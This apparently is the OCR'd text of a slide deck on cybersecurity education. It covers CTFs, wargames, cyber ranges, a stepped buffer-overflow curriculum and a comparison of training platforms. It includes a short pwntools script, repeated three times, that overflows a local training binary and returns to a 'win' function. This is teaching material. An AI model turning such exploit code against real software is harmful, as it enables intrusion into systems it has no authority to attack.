Comprehensive Exam

Connor Nelson

Cybersecurity Education

OBJECTIVE

Students capable of developing *secure* systems

THESIS

In order to develop *secure* systems,
must be able to
reason about *insecure* systems

IMPLEMENTATION

In order to to
reason about *insecure* systems,
spend **many** hours
analyzing and abusing
insecure systems

"Hackers exploit programs by abusing buffer overflows"

"Hackers e

programs

abusing b er

overflows

```python
import pwn

pwn.context.update(arch="x86-64", encoding="latin")

with pwn.process("./program") as process:
    payload = pwn.cyclic(0x1000)
    process.write(payload)
    assert process.poll(True) == -signal.SIGSEGV

core = pwn.Coredump("./core")
saved_rbp_offset = pwn.cyclic_find(pwn.p64(core.rbp))

with pwn.process("./program") as process:
    elf = pwn.ELF(process.executable)
    payload = b"A" * saved_rbp_offset
    payload += b"B" * 8
    payload += pwn.p64(elf.symbols["win"])
    process.write(payload)
    assert b"FLAG" in process.readall()
```

Background

State of The Field

Capture The Flag

"Capture the Flag (CTF) is a special kind of information security competitions. There are three common types of CTFs: Jeopardy, Attack-Defence and mixed..."

CTFtime

Capture The Flag (CTF)

- Teams **compete** for 24 to 48 hours
- Competition is a collection of **challenges**
- Challenge is some **artificially vulnerable** program
- Find and abuse the vulnerability in order to capture the flag

Some CTFs

- DEF CON CTF
- DEF CON CTF Qualifier
- iCTF
- PlaidCTF
- picoCTF
- CSAW CTF
- HITCON CTF
- SECCON CTF
- 0CTF
- hxp CTF
- Dragon CTF
- Google CTF
- ... (https://ctftime.org/)

State of The Field

Wargames

"Cybersecurity wargames provide simulated exercises and challenges to help individuals test and enhance their skills in identifying and responding to cyber threats in a safe and controlled environment."

ChatGPT

Wargames

- ~~Teams **compete** for 24 to 48 hours~~
- Competition is a collection of **challenges**
- Challenge is some **artificially vulnerable** program
- Find and abuse the vulnerability in order to capture the flag

Some Wargames

- OverTheWire Bandit
- OverTheWire Leviathan
- picoCTF
- archive.ooo
- pwnable.kr
- pwnable.tw
- reversing.kr
- Cryptopals
- CryptoHack
- webseck.fr
- webhacking.kr
- … (https://github.com/zardus/wargame-nexus)

State of The Field

Cyber Ranges

"Cyber ranges are interactive, simulated representations of an organization’s local network, system, tools, and applications that are connected to a simulated Internet level environment. They provide a safe, legal environment to gain hands-on cyber skills and a secure environment for product development and security posture testing."

National Institute of Standards and Technology

Cyber Ranges

- ~~Teams **compete** for 24 to 48 hours~~
- ~~Competition is a~~ collection of **challenges**
- Challenge is some ~~**artificially**~~ **vulnerable** program

● Find and abuse the vulnerability in order to capture the flag

\+ Emphasis on cybersecurity certificates

Some Cyber Ranges

- TryHackMe
- HackTheBox

State of The Field

Academia

"Let's use CTF"

- Applied cybersecurity labs
  - Step-by-step guide
  - "Here... solve this"
- "Gamification"
  - Leaderboards
  - Storylines
  - Games

Challenges with Incorporating CTF


- Novices struggle
  - Scalability, because **novices struggle**
- Challenge Difficulty Level
  - Credit is all or nothing
- Challenge Creation
- Challenge Infrastructure

Dynamic Challenge Generation

- CTF
  - PicoCTF Automatic Problem Generation
    - Simple templates (`.replace("...", "...")`)
  - Metamorphic Reverse Engineering
    - `.replace("...", "...")`
      on both binary and source
- Cyber Ranges
  - Alpaca, SecGen
    - Dynamically generated vulnerable scenarios

Student Introspection

- Writeups
- Unique flags
- Solve time analysis
- Record bash history



Challenge Design

Simple Exploit

"Exploit a program with a buffer overflow by hijacking control flow to point at attacker controlled shellcode on the stack in order to read out `/flag`"

Simple Exploit

"Exploit a program with a buffer overflow by hijacking control flow to point at attacker controlled shellcode on the stack in order to read out `/flag`"

Simple Exploit

"Exploit a **program** with a buffer overflow by hijacking control flow to point at attacker controlled shellcode on the stack in order to read out `/flag`"

- Reverse Engineering

Simple Exploit

"Exploit a **program** with a buffer overflow by hijacking control flow to point at attacker controlled shellcode on the stack in order to read out `/flag`"

- Reverse Engineering
  1. Program with local variable booleans on the stack

Simple Exploit

"Exploit a **program** with a buffer overflow by hijacking control flow to point at attacker controlled shellcode on the stack in order to read out `/flag`"

- Reverse Engineering
  1. Program with local variable booleans on the stack
  2. Program with local variable integers on the stack

Simple Exploit

"Exploit a **program** with a buffer overflow by hijacking control flow to point at attacker controlled shellcode on the stack in order to read out `/flag`"

- Reverse Engineering
  1. Program with local variable booleans on the stack
  2. Program with local variable integers on the stack
  3. Program with local variable buffers on the stack

Simple Exploit

"Exploit a **program** with a buffer overflow by hijacking control flow to point at attacker controlled shellcode on the stack in order to read out `/flag`"

- Reverse Engineering
  1. Program with local variable booleans on the stack
  2. Program with local variable integers on the stack
  3. Program with local variable buffers on the stack
  4. Program with function calls, demonstrating saved RIP

Simple Exploit

"Exploit a **program** with a **buffer overflow** by hijacking control flow to point at attacker controlled shellcode on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption

Simple Exploit

"Exploit a **program** with a **buffer overflow** by hijacking control flow to point at attacker controlled shellcode on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
  1. Overflow a boolean value

Simple Exploit

"Exploit a **program** with a **buffer overflow** by hijacking control flow to point at attacker controlled shellcode on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
  1. Overflow a boolean value
  2. Overflow an integer value to set it to some specific value

Simple Exploit

"Exploit a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled shellcode on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
  1. Overflow a boolean value
  2. Overflow an integer value to set it to some specific value
  3. Overflow the saved instruction pointer to point at some `win` function

Simple Exploit

"Exploit a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled shellcode on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
  1. Overflow a boolean value
  2. Overflow an integer value to set it to some specific value
  3. Overflow the saved instruction pointer to point at some `win` function
  4. Partial overwrite of saved instruction pointer to handle PIE

Simple Exploit

"Exploit a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled shellcode on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
  1. Overflow a boolean value
  2. Overflow an integer value to set it to some specific value
  3. Overflow the saved instruction pointer to point at some `win` function
  4. Partial overwrite of saved instruction pointer to handle PIE
  5. Leak to deal with canary

Simple Exploit

"Exploit a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled shellcode on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
  1. Overflow a boolean value
  2. Overflow an integer value to set it to some specific value
  3. Overflow the saved instruction pointer to point at some `win` function
  4. Partial overwrite of saved instruction pointer to handle PIE
  5. Leak to deal with canary
  6. Fork-server to deal with canary

Simple Exploit

"Exploit a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled **shellcode** on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
- Shellcode

Simple Exploit

"Exploit a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled **shellcode** on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
- Shellcode
  1. Write an assembly program that exits

Simple Exploit

"Exploit a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled **shellcode** on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
- Shellcode
  1. Write an assembly program that exits
  2. Write an assembly program that opens the flag and exits with a status code of the fd of the opened flag

Simple Exploit

"Exploit a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled **shellcode** on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
- Shellcode
  1. Write an assembly program that exits
  2. Write an assembly program that opens the flag and exits with a status code of the fd of the opened flag
  3. Write an assembly program that opens and reads the flag, and exits with a status code of the length of the flag

Simple Exploit

"Exploit a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled **shellcode** on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
- Shellcode
  1. Write an assembly program that exits
  2. Write an assembly program that opens the flag and exits with a status code of the fd of the opened flag
  3. Write an assembly program that opens and reads the flag, and exits with a status code of the length of the flag
  4. Write an assembly program that outputs the flag

Simple Exploit

"Exploit a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled **shellcode** on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
- Shellcode
  1. Write an assembly program that exits
  2. Write an assembly program that opens the flag and exits with a status code of the fd of the opened flag
  3. Write an assembly program that opens and reads the flag, and exits with a status code of the length of the flag
  4. Write an assembly program that outputs the flag
  5. Write a position-independent assembly program that outputs the flag

Simple Exploit

"Exploit a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled **shellcode** on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
- Shellcode
  1. Write an assembly program that exits
  2. Write an assembly program that opens the flag and exits with a status code of the fd of the opened flag
  3. Write an assembly program that opens and reads the flag, and exits with a status code of the length of the flag
  4. Write an assembly program that outputs the flag
  5. Write a position-independent assembly program that outputs the flag
  6. Write a position-independent assembly program with no null-bytes that outputs the flag

Simple Exploit

"**<u>Exploit</u>** a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled **shellcode** on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
- Shellcode
- Integrated

Simple Exploit

"**<u>Exploit</u>** a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled **shellcode** on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
- Shellcode
- Integrated
  1. Program that reads user-provided shellcode into memory, reports the address, and then allows for a buffer overflow

Simple Exploit

"**<u>Exploit</u>** a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled **shellcode** on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
- Shellcode
- Integrated
  1. Program that reads user-provided shellcode into memory, reports the address, and then allows for a buffer overflow
  2. Program reports the address of the stack, user provides their shellcode in their buffer overflow

Simple Exploit

"**<u>Exploit</u>** a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled **shellcode** on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
- Shellcode
- Integrated
  1. Program that reads user-provided shellcode into memory, reports the address, and then allows for a buffer overflow
  2. Program reports the address of the stack, user provides their shellcode in their buffer overflow
  3. Program disables ASLR

Simple Exploit

"**<u>Exploit</u>** a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled **shellcode** on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
- Shellcode
- Integrated
  1. Program that reads user-provided shellcode into memory, reports the address, and then allows for a buffer overflow
  2. Program reports the address of the stack, user provides their shellcode in their buffer overflow
  3. Program disables ASLR
  4. Program re-enables ASLR, requires student to leak stack address

Simple Exploit

"**<u>Exploit</u>** a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled **shellcode** on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
- Shellcode
- Integrated
  1. Program that reads user-provided shellcode into memory, reports the address, and then allows for a buffer overflow
  2. Program reports the address of the stack, user provides their shellcode in their buffer overflow
  3. Program disables ASLR
  4. Program re-enables ASLR, requires student to leak stack address
  5. Enable canaries, require students to leak canary

Simple Exploit

"**<u>Exploit</u>** a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled **shellcode** on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
- Shellcode
- Integrated
  1. Program that reads user-provided shellcode into memory, reports the address, and then allows for a buffer overflow
  2. Program reports the address of the stack, user provides their shellcode in their buffer overflow
  3. Program disables ASLR
  4. Program re-enables ASLR, requires student to leak stack address
  5. Enable canaries, require students to leak canary
  6. Enable fork-server, require students to leak canary via bruteforce

Simple Exploit

"**<u>Exploit</u>** a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled ~~**shellcode**~~ on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
- Shellcode
- Integrated
- ROP

Simple Exploit

"**<u>Exploit</u>** a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled ~~**shellcode**~~ on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
- Shellcode
- Integrated
- ROP
  1. ...

Simple Exploit

"**<u>Exploit</u>** a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled ~~**shellcode**~~ on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
- Shellcode
- Integrated
- ROP
- Heap Misuse

Simple Exploit

"**<u>Exploit</u>** a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled ~~**shellcode**~~ on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
- Shellcode
- Integrated
- ROP
- Heap Misuse
  1. ...

Simple Exploit

"**<u>Exploit</u>** a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled ~~**shellcode**~~ on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
- Shellcode
- Integrated
- ROP
- Heap Misuse
- Modern Integrated

Simple Exploit

"**<u>Exploit</u>** a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled ~~**shellcode**~~ on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
- Shellcode
- Integrated
- ROP
- Heap Misuse
- Modern Integrated
  1. Enable NX

Simple Exploit

"**<u>Exploit</u>** a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled ~~**shellcode**~~ on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
- Shellcode
- Integrated
- ROP
- Heap Misuse
- Modern Integrated
  1. Enable NX
  2. ...

Simple Exploit

"**<u>Exploit</u>** a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled ~~**shellcode**~~ on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
- Shellcode
- Integrated
- ROP
- Heap Misuse
- Modern Integrated
  1. Enable NX
  2. Make leak primitive heap-based

Simple Exploit

"**<u>Exploit</u>** a **program** with a **buffer overflow** by **hijacking control flow** to point at attacker controlled ~~**shellcode**~~ on the stack in order to read out `/flag`"

- Reverse Engineering
- Memory Corruption
- Shellcode
- Integrated
- ROP
- Heap Misuse
- Modern Integrated
  1. Enable NX
  2. Make leak primitive heap-based
  3. ...

"Simple" Exploit

"Hackers exploit programs by abusing buffer overflows"

"Hackers e

programs

abusing b er

overflows

```python
import pwn

pwn.context.update(arch="x86-64", encoding="latin")

with pwn.process("./program") as process:
    payload = pwn.cyclic(0x1000)
    process.write(payload)
    assert process.poll(True) == -signal.SIGSEGV

core = pwn.Coredump("./core")
saved_rbp_offset = pwn.cyclic_find(pwn.p64(core.rbp))

with pwn.process("./program") as process:
    elf = pwn.ELF(process.executable)
    payload = b"A" * saved_rbp_offset
    payload += b"B" * 8
    payload += pwn.p64(elf.symbols["win"])
    process.write(payload)
    assert b"FLAG" in process.readall()
```

```python
import pwn

pwn.context.update(arch="x86-64", encoding="latin")

with pwn.process("./program") as process:
    payload = pwn.cyclic(0x1000)
    process.write(payload)
    assert process.poll(True) == -signal.SIGSEGV

core = pwn.Coredump("./core")
saved_rbp_offset = pwn.cyclic_find(pwn.p64(core.rbp))

with pwn.process("./program") as process:
    elf = pwn.ELF(process.executable)
    payload = b"A" * saved_rbp_offset
    payload += b"B" * 8
    payload += pwn.p64(elf.symbols["win"])
    process.write(payload)
    assert b"FLAG" in process.readall()
```

Learning Platform Design

Local VM or Cloud?

Local VM

PROS

- **Easy scalability**:
  everyone runs everything on their own hardware
- **Relatively simple setup for students**:
  download VM and run it
- **Relatively simple setup for instructors**:
  setup the VM as desired

CONS

- **No simple trust boundaries**:
  students are running it locally, they have full control; flags are difficult
- **No student introspection**:
  students are running locally, makes arbitrary introspection unlikely
- **Hard to push updates**:
  re-download the entire VM

Cloud

PROS

- **Simple trust boundaries**:
  just give them access to an unprivileged user
- **Super simple student setup**:
  just access the cloud environment
- **Simple instructor setup**:
  setup the cloud environment as desired
- **Simple student introspection**:
  instructor is running the environment,
  introspect as desired
- **Easy to push updates**:
  just modify the cloud environment, the student
  has immediate access to the changes

CONS

- **Possibly expensive**:
  instructor is managing everything

Netcat or SSH?

Netcat

- Service is listening on some port
- Challenge files may be downloaded

SSH


- The challenge environment may be accessed via ssh

We want to give students access to a **useful working environment**

Existing Platforms

Project	Layer			Openness			Interaction				Isolation		Environment						
	Frontend	Backend	Working Environment	Open Source	Open Deployment	Free To Use	Download	Netcat	Website	In-Environment	Isolated Instances	Dynamic Challenges	SSH	In-Browser Terminal	In-Browser Code Editor	In-Browser Desktop	Persistent Data	Rich Tooling	Privileged Access
CTFd	●	◐	-	●	◐	●	●	●	●	-	-	-	-	-	-	-	-	-	-
CTFd Enterprise	●	●	◐	●	◐	-	●	●	●	-	●	-	-	●	-	-	-	-	-
picoCTF	●	●	●	◐	●	●	●	●	●	-	●	●	-	●	-	-	●	●	-
fbCTF	●	-	-	◐	-	●	●	●	●	-	-	-	-	-	-	-	-	-	-
Root The Box	●	-	-	●	◐	●	●	●	●	-	-	-	-	-	-	-	-	-	-
kCTF	-	●	-	●	-	●	◐	●	●	-	●	-	-	-	-	-	-	-	-
iCTF	●	●	◐	●	◐	●	◐	◐	◐	●	◐	-	●	-	-	-	●	-	●
OverTheWire	●	●	◐	-	●	●	◐	◐	●	●	-	-	●	-	-	-	-	-	-
pwnable.kr	●	●	◐	-	●	●	●	-	-	●	-	-	●	-	-	-	-	-	-
pwnable.tw	●	●	-	-	●	●	●	●	-	-	-	-	-	-	-	-	-	-	-
archive.ooo	●	●	-	●	●	●	●	●	●	-	●	-	-	-	-	-	-	-	-
SecDevOps@Cuse	-	◐	◐	◐	-	●	◐	◐	◐	◐	●	-	◐	-	-	-	-	◐	-
Alpaca	-	◐	◐	◐	-	●	◐	◐	◐	-	●	●	-	-	-	-	-	-	-
SecGen	-	◐	◐	◐	-	●	◐	◐	◐	-	●	●	-	-	-	-	-	-	-
CyTrONE	◐	●	◐	◐	-	●	◐	◐	◐	◐	●	-	◐	-	-	-	-	◐	-
KYPO	●	●	◐	●	-	●	◐	◐	◐	●	●	-	●	-	-	●	-	◐	-
TryHackMe	●	●	◐	-	●	◐	●	◐	◐	◐	●	-	◐	◐	-	◐	-	◐	◐
TryHackMe Premium	●	●	●	-	●	-	●	◐	◐	◐	●	-	◐	◐	-	●	-	●	●
HackTheBox	●	●	◐	-	●	◐	●	◐	◐	-	-	-	◐	-	-	◐	◐	◐	◐
HackTheBox VIP	●	●	●	-	●	-	●	◐	◐	-	●	-	●	-	-	●	●	●	●
RET2 Wargames	●	●	●	-	●	◐	-	-	-	●	●	-	-	-	●	◐	-	◐	-
DOJO	●	●	●	●	●	●	◐	◐	◐	●	●	●	●	●	●	●	●	●	●

● = provides property; ◐ = partially provides property; - = does not provide property;


Persistant Storage
Database
CTFd
Web Proxy
/flag
/challenge
/
/home
VM
<workspace_socket>
Challenge Environment
Dojo
Web Interface
Workspace
SSH

Talk is Cheap

Demos Time